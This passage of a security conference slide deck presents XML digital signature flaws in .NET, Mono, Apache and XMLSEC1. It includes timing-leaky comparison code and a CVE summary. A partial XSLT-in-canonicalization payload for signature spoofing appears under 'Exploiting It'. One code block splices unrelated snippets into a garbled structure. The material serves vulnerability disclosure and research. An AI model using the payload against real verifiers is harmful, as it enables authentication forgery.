    for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)
    {
        if (m_signature.SignatureValue[i] != actualHashValue[i])
        {
            return false;
        }
    }
    return true;
}
```

# Non-Constant Time Compare

```
bool compareBits(const unsigned char* b64Str,
                 const unsigned char* expected,
                 const unsigned char* actual)
{
    // Mono
    bool Compare (byte[] expected, byte[] actual) {
        for (int i=0; i < l; i++) {
            if (expected[i] != actual[i])
                return false;
        }
        return true;
    }

    // .NET
    bool CheckSignedInfo(KeyedHashAlgorithm macAlg) {
        for (int i = 0; i < this.m_signature.SignatureValue.Length; i++)
        {
            // XMLSEC1
            if ((dataSize > 1) && (memcmp(ctx->dgst, data, dataSize - 1) != 0))
            {
                transform->status = xmlSecTransformStatusFail;
                return(0);
            }
        }
        return true;
    }
}
```



*Back to the  
original story...*

# CVE-2013-1336/CVE-2013-2172/CVE-2013-2461

- Signature Spoofing through Canonicalization Algorithm Identifier
- Affected .NET, Apache Java and JRE
- Doesn't work in Mono, due to an "Incompatible Implementation" ☺

# SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

# SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

# SignedInfo Element

```
<SignedInfo>
  <CanonicalizationMethod
    Algorithm="http://www.w3.org/TR/2001/REC-xml-c14n-20010315"/>
  <SignatureMethod
    Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
  <Reference URI="">
    <Transforms>
      <Transform
        Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
    </Transforms>
    <DigestMethod
      Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <DigestValue>Bo0b5...</DigestValue>
  </Reference>
</SignedInfo>
```

# Algorithm Identifiers

Name	Type	URI	Required?
SHA1	Digest	<a href="http://www.w3.org/2000/09/xmldsig#sha1">http://www.w3.org/2000/09/xmldsig#sha1</a>	Yes
Base64	Encoding	<a href="http://www.w3.org/2000/09/xmldsig#base64">http://www.w3.org/2000/09/xmldsig#base64</a>	Yes
HMAC/SHA1	Signature	<a href="http://www.w3.org/2000/09/xmldsig#hmac-sha1">http://www.w3.org/2000/09/xmldsig#hmac-sha1</a>	Yes
DSA/SHA1	Signature	<a href="http://www.w3.org/2000/09/xmldsig#dsa-sha1">http://www.w3.org/2000/09/xmldsig#dsa-sha1</a>	Yes
RSA/SHA1	Signature	<a href="http://www.w3.org/2000/09/xmldsig#rsa-sha1">http://www.w3.org/2000/09/xmldsig#rsa-sha1</a>	No
C14N 1.0	C14N	<a href="http://www.w3.org/TR/2001/REC-xml-c14n-20010315">http://www.w3.org/TR/2001/REC-xml-c14n-20010315</a>	Yes
C14N 1.1	C14N	<a href="http://www.w3.org/2006/12/xml-c14n11">http://www.w3.org/2006/12/xml-c14n11</a>	Yes
Envelope	Transform	<a href="http://www.w3.org/2000/09/xmldsig#enveloped-signature">http://www.w3.org/2000/09/xmldsig#enveloped-signature</a>	Yes
XPath	Transform	<a href="http://www.w3.org/TR/1999/REC-xpath-19991116">http://www.w3.org/TR/1999/REC-xpath-19991116</a>	No
XSLT	Transform	<a href="http://www.w3.org/TR/1999/REC-xslt-19991116">http://www.w3.org/TR/1999/REC-xslt-19991116</a>	No

# Extensible?

<http://www.w3.org/TR/xmldsig-core/#sec-AlgID>

"This specification defines a set of algorithms, their URIs, and requirements for implementation. Requirements are specified over implementation, not over requirements for signature use. Furthermore, the mechanism is extensible; alternative algorithms may be used by signature applications."

# Creating .NET Canonicalizer

```
class SignedInfo
{
    public string CanonicalizationMethod { get; }

    public Transform CanonicalizationMethodObject
    {
        get
        {
            return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
        }
    }
}
```

# Creating .NET Canonicalizer

```
class SignedInfo
{
    public string CanonicalizationMethod { get; }

    public Transform CanonicalizationMethodObject
    {
        get
        {
            return (Transform)CryptoConfig.CreateFromName(this.CanonicalizationMethod);
        }
    }
}
```

# CryptoConfig?

## CryptoConfig.CreateFromName Method (String)

.NET Framework 4.5 | Other Versions ▾ | This topic has not yet been rated - Rate this topic

Creates a new instance of the specified cryptographic object.

**Namespace:** System.Security.Cryptography  
**Assembly:** mscorlib (in mscorlib.dll)

### ◀ Syntax

**C#**   **C++**   **F#**   **VB**

```
public static Object CreateFromName(
    string name
)
```

# CryptoConfig?

## CryptoConfig.CreateFromName Method (String)

.NET Framework 4.5 | Other Versions ▾ | This topic has not yet been rated - Rate this topic

### Examples

The following code example demonstrates how to call the `CreateFromName` method to create a new SHA1 provider. This code example is part of a larger example provided for the [CryptoConfig](#) class.

C#


C++

VB

```
SHA1CryptoServiceProvider SHA1alg =  
    (SHA1CryptoServiceProvider)CryptoConfig.CreateFromName("SHA1");
```

```
public static Object CreateFromName(  
    string name  
)
```

# Derived from Transform



# Derived from Transform

The screenshot shows a class browser interface with the following tree structure:

- Transform
  - Base Types
  - Derived Types
    - System.Security.Cryptography.Xml.XmlDecryptionTransform
    - System.Security.Cryptography.Xml.XmlDsigBase64Transform
    - System.Security.Cryptography.Xml.XmlDsigC14NTransform
      - System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform
    - System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform
    - System.Security.Cryptography.Xml.XmlDsigExcC14NTransform
      - System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform
    - System.Security.Cryptography.Xml.XmlDsigXPathTransform
    - System.Security.Cryptography.Xml.XmlDsigXsltTransform
    - System.Security.Cryptography.Xml.XmlLicenseTransform
  - .ctor()
  - AcceptsType(Type) : Boolean

# Derived from Transform

The screenshot shows a class browser interface with a tree view of classes under the `Transform` namespace. The tree is as follows:

- `Transform`
  - `Base Types`
  - `Derived Types`
    - `System.Security.Cryptography.Xml.XmlDecryptionTransform`
    - `System.Security.Cryptography.Xml.XmlDsigBase64Transform`
    - `System.Security.Cryptography.Xml.XmlDsigC14NTransform`
      - `System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform`
      - `System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform`
    - `System.Security.Cryptography.Xml.XmlDsigExcC14NTransform`
      - `System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform`
      - `System.Security.Cryptography.Xml.XmlDsigXPathTransform`
      - `System.Security.Cryptography.Xml.XmlDsigXsltTransform`
      - `System.Security.Cryptography.Xml.XmlLicenseTransform`
    - `.ctor()`
    - `AcceptsType(Type) : Boolean`

# Derived from Transform

The screenshot shows a class hierarchy browser interface. At the top level, there is a node labeled "Transform". Below it, under "Derived Types", several classes are listed:

- `System.Security.Cryptography.Xml.XmlDecryptionTransform`
- `System.Security.Cryptography.Xml.XmlDsigBase64Transform` (highlighted with a red rectangle)
- `System.Security.Cryptography.Xml.XmlDsigC14NTransform`
  - `System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform`
  - `System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform`
- `System.Security.Cryptography.Xml.XmlDsigExcC14NTransform`
  - `System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform`
  - `System.Security.Cryptography.Xml.XmlDsigXPathTransform`
  - `System.Security.Cryptography.Xml.XmlDsigXsltTransform`
  - `System.Security.Cryptography.Xml.XmlLicenseTransform`
- `.ctor()`
- `AcceptsType(Type) : Boolean`

# Derived from Transform

The screenshot shows a class browser interface with a tree view of classes under the `Transform` namespace. The tree is as follows:


- `Transform`
  - `Base Types`
  - `Derived Types`
    - `System.Security.Cryptography.Xml.XmlDecryptionTransform`
    - `System.Security.Cryptography.Xml.XmlDsigBase64Transform`
    - `System.Security.Cryptography.Xml.XmlDsigC14NTransform`
      - `System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform`
      - `System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform`
    - `System.Security.Cryptography.Xml.XmlDsigExcC14NTransform`
      - `System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform`
    - `System.Security.Cryptography.Xml.XmlDsigXPathTransform` (highlighted with a red rectangle)
    - `System.Security.Cryptography.Xml.XmlDsigXsltTransform`
    - `System.Security.Cryptography.Xml.XmlLicenseTransform`
  - `.ctor()`
  - `AcceptsType(Type) : Boolean`

# Derived from Transform

-  **Transform**
- ⊕  **Base Types**
- ⊖  **Derived Types**
  -  [System.Security.Cryptography.Xml.XmlDecryptionTransform](#)
  -  [System.Security.Cryptography.Xml.XmlDsigBase64Transform](#)
  - ⊖  [System.Security.Cryptography.Xml.XmlDsigC14NTransform](#)
    -  [System.Security.Cryptography.Xml.XmlDsigC14NWithCommentsTransform](#)
    -  [System.Security.Cryptography.Xml.XmlDsigEnvelopedSignatureTransform](#)
  - ⊖  [System.Security.Cryptography.Xml.XmlDsigExcC14NTransform](#)
    -  [System.Security.Cryptography.Xml.XmlDsigExcC14NWithCommentsTransform](#)
    -  [System.Security.Cryptography.Xml.XmlDsigXPathTransform](#)
  -  **System.Security.Cryptography.Xml.XmlDsigXsltTransform**
  -  [System.Security.Cryptography.Xml.XmlLicenseTransform](#)
-  **.ctor()**
-  **AcceptsType(Type) : Boolean**




# Exploiting It



# Final XML

```
<SignedInfo>
  <CanonicalizationMethod Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
    <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
      <xsl:output method="text" />
      <xsl:template match="/">
        <xsl:text disable-output-escaping="yes">
<&lt;?SignedInfo xmlns="http://...>
        </xsl:text>
      </xsl:template>
    </xsl:stylesheet>
  </CanonicalizationMethod>
  <SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />
</SignedInfo>
```

# Exploiting It



# Demo Time!



# And the Rest

- Invalid Parsing of Signatures
  - Blended Threat between parsers
- Other DoS stuff in .NET and WCF
- Many Lucky "bugs" in Mono ☹

# Final Score Sheet

Implementation	Parsing Issues	Memory Corruption	Signature Spoofing	Denial of Service	File Stealing
Apache C++	Yes	Yes	Yes	Yes	Yes, hilariously!
Apache Java/JRE	Yes	No	Yes	Yes	Sort of, limited use
XMLSEC1	No	No	Yes, Kind of	Yes if libxml2 isn't fixed	No
.NET	No	No	Yes	Yes	Yes
Mono	Lucky Escape	No	Yes, should have been worse	Yes	I gave up even trying 😊

# Conclusions

- Don't Blindly Trust Your Implementation
- Double Check All References are as expected
- Double Check All Algorithms are as expected
- Probably stay away from Apache C++ and Mono ☺

Questions?